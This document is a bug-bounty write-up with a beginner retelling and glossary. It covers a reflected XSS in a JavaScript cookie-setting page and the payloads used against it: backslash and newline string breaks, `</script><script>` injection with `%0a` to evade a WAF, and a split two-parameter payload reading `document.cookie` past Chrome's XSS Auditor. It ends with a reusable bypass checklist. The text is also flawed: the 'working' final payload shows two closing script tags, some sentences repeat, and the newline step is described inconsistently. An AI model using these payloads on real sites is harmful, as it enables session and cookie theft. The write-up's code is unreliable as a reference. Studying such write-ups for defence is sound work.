Magic XSS with two parameters
A page that sets cookies via JavaScript inserted two URL parameters into a script without proper escaping, so an attacker could break out of the string and run their own code. By splitting the payload across both parameters, the attacker bypassed a web application firewall and Chrome's XSS Auditor to execute script and read cookies.
 Published on medium.com
I recently worked on bug bounty program. one of in scope websites has used an iframe like below to set a cookie for visitors.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
I recently worked on a bug bounty program. One of the in-scope websites used an iframe like the one below to set a cookie for visitors.
<iframe src=“http://example.com/setcookie?key=name&value=value”></iframe>
The iframe uses JavaScript to set the cookie instead of a Set-Cookie header. The key parameter is the name of the cookie and the value parameter is its value. The JavaScript code is written in a form similar to this:
<html> <body> <script> if ('name' != '') { if (window.location.indexOf('exmaple.com') != -1) { document.cookie = 'name' + "=" + 'value' + ";domain=example.com"; } else { document.cookie = 'name' + "=" + 'value'; } } </script> </body></html>
The page takes key and value from the query string and writes them into the cookie assignment inside a <script> element. That is the feature as it normally behaves: the page takes key and value from the query string and writes them into the cookie assignment.
Setup
No accounts, roles or special tooling are described. The work was done against an in-scope site on a bug bounty program, and the only client mentioned is Google Chrome, whose XSS Auditor plays a part later in the process. The researcher also published a small server that simulates the challenge, linked at the end of the write-up.
Finding it
The reflected parameters sit inside JavaScript string literals, so the code is a suitable XSS attack vector. My first attempt was to close the string 'name' by adding a single quote to the parameter and injecting my own JavaScript into the page. On the server side, single quotes are replaced with an empty string. The server side replaces single quotes with an empty string, apparently to stop an XSS attack, but there are alternative ways to close the string.
Exploitation
Step 1: close the string with a newline
The first alternative is to add a newline:
/?key=name%0a&value=value
<html> <body>  <script>   if ('name
' != '') {    if (window.location.indexOf('exmaple.com') != -1) {     document.cookie = 'name
' + "=" + 'value' + ";domain=example.com";    } else {     document.cookie = 'name
' + "=" + 'value';    }   } </script> </body></html>
The report presents the newline as the first alternative way to close the string.
Step 2: escape the closing quote with a backslash
The second way is to escape the closing single quote with a backslash:
/?key=name\&value=value
<html> <body> <script> if ('name\' != '') { if (window.location.indexOf('exmaple.com') != -1) { document.cookie = 'name\' + "=" + 'value' + ";domain=example.com"; } else { document.cookie = 'name\' + "=" + 'value'; } } </script> </body></html>
At the line document.cookie = 'name\' + "=" + 'value'; the string is closed by the starting single quote of the second string. The value of the value parameter is now parsed as code, not as data.
Step 3: inject into the second parameter
With that in mind I tried to inject a payload into the value parameter:
/?key=name\&value=;alert(1);//
<html> <body> <script> if ('name\' != '') { if (window.location.indexOf('exmaple.com') != -1) { document.cookie = 'name\' + "=" + ';alert(1);//' + ";domain=example.com"; } else { document.cookie = 'name\' + "=" + ';alert(1);//'; } } </script> </body></html>
There is still a problem. An error occurs at if ('name\' != '') { because of the unclosed string, and the interpreter does not execute alert(1).
Step 4: break out of the script block
To get past that error I used an alternative approach with </script><script>:
/?key=name%0a</script><script>alert(1);</script>&value=value
This request was blocked by a WAF. Adding a newline bypasses the WAF in a simple way:
/?key=name%0a</script><script>alert(1);%0a</script>&value=value
Unfortunately, Google Chrome's XSS Auditor detects and blocks that last payload.
Step 5: split the payload across both parameters
Now the second parameter comes in. I split the payload across the two parameters and produced a final payload that works:
/?key=name%0a</script></script>alert(&value=%2bdocument.cookie);%0a</script>

The image is captioned alert(document.cookie).
Root cause
Both query parameters are concatenated into a JavaScript string literal without JavaScript-aware encoding. The server's only defence is stripping single quotes, which does not prevent a backslash from escaping the closing quote and shifting the string boundary, nor a newline from terminating the line, nor a </script> sequence from ending the script block. The WAF blocked the request and adding a newline bypassed it, and the XSS Auditor blocked the last single-parameter payload, which was bypassed by splitting the payload across the two parameters. The researcher notes having seen a Google Chrome XSS Auditor bypass with two parameters many years earlier that used a multiline comment /* */ and was patched, and that the technique still works with some changes (using <script>).
Impact
The demonstrated payload runs JavaScript in the page and reads document.cookie. The demonstrated payload reads document.cookie. The report does not describe any further actions, persistence or privilege escalation.
Fix
The report does not state what was changed.
Variants to test
- Try a backslash before the closing quote in any reflected single-quoted JavaScript string: a positive result is the following string literal being parsed as code.
- Try
%0ainside a reflected string to close it: a positive result is the string boundary moving. - Try
</script><script>alert(1);</script>in a reflected parameter, then add%0aaround the tags if a WAF blocks it: a positive result is the request passing the WAF and the script executing. - Split a blocked payload across two reflected parameters, for example
alert(in one anddocument.cookie)in the other: a positive result is execution where the single-parameter version was blocked by the XSS Auditor.
What happened, in plain words
A website in a bug bounty program had a small helper page whose job was to set a cookie for visitors. Instead of asking the web server to send the cookie in a response header, the page used a short piece of JavaScript running in the visitor's browser to write the cookie. The page took two pieces of information from the address bar, the cookie's name and the cookie's value, and pasted them straight into that JavaScript.
Pasting text from the address bar into code is dangerous, because the browser cannot tell the difference between the text the site meant to insert and text an attacker supplied. If an attacker can make the pasted text look like code, the browser will run it. That class of bug is called cross-site scripting, or XSS. The researcher found a way to do exactly that, got past a filter that removed single quotes, got past a web application firewall, and finally got past a browser feature in Google Chrome that tries to block reflected XSS. The final trick was to split the attack across both parameters.
The feature as it was meant to work
The site embedded a page in an iframe. An iframe is a window inside a window: one web page showing another web page inside a rectangular area. The iframe pointed at a helper page that sets a cookie:
<iframe src=“http://example.com/setcookie?key=name&value=value”></iframe>
Line by line:
<iframe ...>tells the browser to load another page inside this one.src=is the address of that other page.http://example.com/setcookieis the helper page. The part after the question mark is the query string, a list of name and value pairs sent along with the request.key=namesays the cookie should be calledname.value=valuesays the cookie's content should bevalue.&separates the two pairs.
A cookie is a small piece of text a website asks the browser to store and to send back on later requests. Sites use cookies to remember who you are, keep you logged in, or store preferences. Normally a server sets a cookie by sending a Set-Cookie header, which is a line in the server's response that the browser reads and stores. This site did it differently: the page itself ran JavaScript that wrote the cookie.
The JavaScript on the helper page looked roughly like this:
<html> <body> <script> if ('name' != '') { if (window.location.indexOf('exmaple.com') != -1) { document.cookie = 'name' + "=" + 'value' + ";domain=example.com"; } else { document.cookie = 'name' + "=" + 'value'; } } </script> </body></html>
Line by line:
<html> <body> <script>opens the page and starts a script block. Everything between<script>and</script>is JavaScript the browser will execute.if ('name' != '') {checks that the cookie name is not empty. The wordnamehere is not a variable: it is the literal text the server pasted in from thekeyparameter, wrapped in single quotes. Single quotes mark a string, which is just text data.if (window.location.indexOf('exmaple.com') != -1) {checks whether the current address contains the site's domain.window.locationis the browser's object for the current address, andindexOfreturns the position of a piece of text inside another, or-1if it is not found. (The domain in the pasted code is misspelledexmaple.com; that is how it appears in the page.)document.cookie = 'name' + "=" + 'value' + ";domain=example.com";builds the cookie text and stores it.document.cookieis the browser's way of reading and writing cookies for the current page. The+joins pieces of text together. The result is the cookie name, an equals sign, the cookie value, and an instruction that the cookie belongs toexample.com.} else {handles the case where the address does not contain the domain.document.cookie = 'name' + "=" + 'value';is the same assignment without the domain part.} }close the twoifblocks, and</script> </body></html>close the script, the body and the page.
The important detail is that the key and value parameters from the address bar are pasted directly into the middle of single-quoted strings inside a <script> element.
Trying the obvious attack
Because the parameters land inside JavaScript, the page is a candidate for XSS. The idea behind XSS is simple: if you can get your own text into a page in a position where the browser treats it as code, your code runs with the same trust as the site's own code. A useful everyday comparison is a form where someone writes their name, and the clerk reads the name aloud as if it were an instruction. If the name field says "ignore the rest of this form", a careless clerk might obey it.
The first attempt was to close the string 'name' by adding a single quote to the parameter, then write new JavaScript after it. In JavaScript, a single quote starts or ends a string. If the page has written 'name' and you supply name', the result is 'name'', and the second quote ends the string early, leaving whatever follows outside the string, where it can be code.
The server removed single quotes, replacing them with nothing. The server replaced single quotes with nothing, apparently to stop XSS. It does not, because JavaScript has more than one way to end or escape a string.
Step 1: close the string with a newline
The first alternative was to add a newline character, written %0a in a URL:
/?key=name%0a&value=value
In a URL, characters that are not safe to type directly are written as a percent sign followed by two hexadecimal digits. %0a is the newline character. The request above asks the helper page for a cookie called name followed by a newline, with the value value.
The page then produced this:
<html> <body>  <script>   if ('name
' != '') {    if (window.location.indexOf('exmaple.com') != -1) {     document.cookie = 'name
' + "=" + 'value' + ";domain=example.com";    } else {     document.cookie = 'name
' + "=" + 'value';    }   } </script> </body></html>
Line by line:
- The newline now sits inside the single-quoted string, so the string spans two lines.
- In JavaScript, a plain newline is a line terminator, and a string written with single quotes cannot contain a raw line terminator. The browser will report a syntax error rather than treat the newline as the end of the string.
- The report presents the newline as the first alternative way to close the string.
Step 2: escape the closing quote with a backslash
The second way was to put a backslash before the closing single quote:
/?key=name\&value=value
A backslash in JavaScript is an escape character. It tells the browser that the next character is part of the text and should not be read as punctuation. So \' means a literal single quote inside a string, not the end of the string.
The page produced:
<html> <body> <script> if ('name\' != '') { if (window.location.indexOf('exmaple.com') != -1) { document.cookie = 'name\' + "=" + 'value' + ";domain=example.com"; } else { document.cookie = 'name\' + "=" + 'value'; } } </script> </body></html>
Line by line:
- In
if ('name\' != '') {, the backslash escapes the quote that was meant to close the string. The string is now unterminated, which is a syntax error, but look at the next line. - In
document.cookie = 'name\' + "=" + 'value';, the same thing happens: the backslash escapes the closing quote, so the string keeps going. It runs past the+, past the double-quoted"=", and ends at the opening single quote of'value'. - That means the text between those two quotes, which is the value of the
valueparameter, is now sitting outside a string. The browser reads it as code, not as data.
This is the key insight: the server removed single quotes, but it did not remove backslashes, and a backslash can turn the site's own closing quote into part of the string. The boundary between data and code has moved.
Step 3: inject into the second parameter
With that in mind, the next attempt put a payload into the value parameter:
/?key=name\&value=;alert(1);//
A payload is the piece of text an attacker supplies to achieve an effect. Here it is ;alert(1);//. alert(1) is a JavaScript function that shows a pop-up box with the text 1; it is the standard harmless proof that code ran. The semicolon ends the previous statement, and // starts a comment, which tells JavaScript to ignore the rest of the line.
The page produced:
<html> <body> <script> if ('name\' != '') { if (window.location.indexOf('exmaple.com') != -1) { document.cookie = 'name\' + "=" + ';alert(1);//' + ";domain=example.com"; } else { document.cookie = 'name\' + "=" + ';alert(1);//'; } } </script> </body></html>
Line by line:
- In the cookie assignment, the string that started at
'name\'now ends at the opening quote of';alert(1);//'. The text;alert(1);//is outside a string, so the browser reads it as code: end the statement, runalert(1), then ignore the rest of the line. - But there is still a problem earlier in the page. The line
if ('name\' != '') {has an unclosed string, because the backslash escaped the quote there too. That is a syntax error, and when a script has a syntax error the browser does not run any of it. Soalert(1)never executes.
This is a common theme in XSS: a payload has to work in every place the input lands, not just one. The key parameter appears twice, and the broken first appearance stops the whole script.
Step 4: break out of the script block
To get past that error, the next approach stopped trying to stay inside the JavaScript string and instead ended the script block entirely, using </script><script>:
/?key=name%0a</script><script>alert(1);</script>&value=value
Line by line:
name%0aputs a newline after the name, which is harmless here.</script>closes the script block the page opened. The browser stops treating what follows as JavaScript.<script>opens a brand new script block.alert(1);is the code to run.</script>closes the new block.&value=valueis the second parameter, unchanged.
This request was blocked by a WAF. A WAF, or web application firewall, is a filter that sits in front of a website and inspects incoming requests, blocking ones that match patterns it considers malicious, such as a request containing </script>. Adding a newline bypassed the WAF in a simple way:
/?key=name%0a</script><script>alert(1);%0a</script>&value=value
Line by line:
- The payload is the same, but a newline (
%0a) now sits just before the closing</script>. - The WAF's pattern for a script tag no longer matches exactly, so the request passes.
- The browser, on the other hand, does not care about the extra newline and still runs the script.
Unfortunately, Google Chrome's XSS Auditor detected and blocked that last payload. The XSS Auditor was a feature in older versions of Chrome that tried to block reflected XSS. It is a browser-side safety net, not a fix for the bug.
Step 5: split the payload across both parameters
Now the second parameter comes in. The researcher split the payload across the two parameters and produced a final payload that works.
/?key=name%0a</script></script>alert(&value=%2bdocument.cookie);%0a</script>
Line by line:
key=name%0a</script></script>alert(is the first half. It contains a newline, then two closing</script>tags, then the textalert(with no closing bracket.&value=%2bdocument.cookie);%0a</script>is the second half.%2bis the URL encoding of+, so this half is+document.cookie);followed by a newline and a closing</script>.- When the page pastes both parameters into its script, the two halves join up into
alert(+document.cookie);, which shows the visitor's cookies in a pop-up box.document.cookieis the browser's way of reading the cookies for the current page. - The split payload works.
The image is captioned alert(document.cookie).
Why it worked
Both query parameters are joined into a JavaScript string without any encoding suitable for JavaScript. The server's only defence is removing single quotes, and that does not stop a backslash from escaping the closing quote and moving the string boundary, nor a newline from ending a line, nor a </script> sequence from ending the script block. The WAF in front of the application is bypassed by adding a newline, and the browser's XSS Auditor, which blocks the single-parameter version, is bypassed by splitting the payload across the two parameters. The researcher notes having seen a Google Chrome XSS Auditor bypass with two parameters many years earlier that used a multiline comment /* */ and was patched, and that the technique still works with some changes, using <script>.
What an attacker could do
The demonstrated payload runs JavaScript in the page and reads document.cookie. The demonstrated payload reads document.cookie. The report does not describe any further actions, persistence or privilege escalation.
How to fix it
The report does not state what was changed.
Variants to test
- Try a backslash before the closing quote in any reflected single-quoted JavaScript string: a positive result is the following string literal being parsed as code.
- Try
%0ainside a reflected string to close it: a positive result is the string boundary moving. - Try
</script><script>alert(1);</script>in a reflected parameter, then add%0aaround the tags if a WAF blocks it: a positive result is the request passing the WAF and the script executing. - Split a blocked payload across two reflected parameters, for example
alert(in one anddocument.cookie)in the other: a positive result is execution where the single-parameter version was blocked by the XSS Auditor.
Glossary
- Backslash escape: a backslash before a character in JavaScript that makes the character part of the text rather than punctuation, for example
\'for a literal single quote. - Bug bounty program: a scheme where a company invites outside researchers to find and report security bugs, often for a reward.
- Cookie: a small piece of text a website asks the browser to store and send back on later requests, often used to remember who you are.
- Cross-site scripting (XSS): a bug where an attacker gets their own text into a page in a position where the browser treats it as code, so the attacker's code runs with the site's trust.
document.cookie: the browser's interface for reading and writing cookies for the current page.- Escape character: a character, such as a backslash, that changes how the next character is read.
- Iframe: a window inside a window; one web page showing another web page inside a rectangular area.
- JavaScript: the programming language browsers run to make pages interactive.
- Line terminator: a character such as a newline that ends a line of code; a single-quoted JavaScript string cannot contain one directly.
- Origin: the combination of scheme, host and port that a browser uses to decide which pages may access which data; cookies belong to an origin.
- Parameter: a name and value pair in a URL's query string, such as
key=name. - Payload: the piece of text an attacker supplies to achieve an effect.
- Percent encoding: writing characters in a URL as a percent sign followed by two hexadecimal digits, such as
%0afor a newline. - Query string: the part of a URL after the question mark, made of name and value pairs separated by
&. - Reflected input: input from a request that the server pastes straight back into the response page.
Set-Cookieheader: a line in a server's response that tells the browser to store a cookie.- String: a piece of text in a program, usually written between quotes.
- Syntax error: a mistake in code that stops the browser from running any of it.
- WAF (web application firewall): a filter in front of a website that inspects incoming requests and blocks ones matching patterns it considers malicious.
- XSS Auditor: a feature in older versions of Google Chrome that tried to spot reflected XSS by comparing request text with page text, and blocked the page's script when it matched.




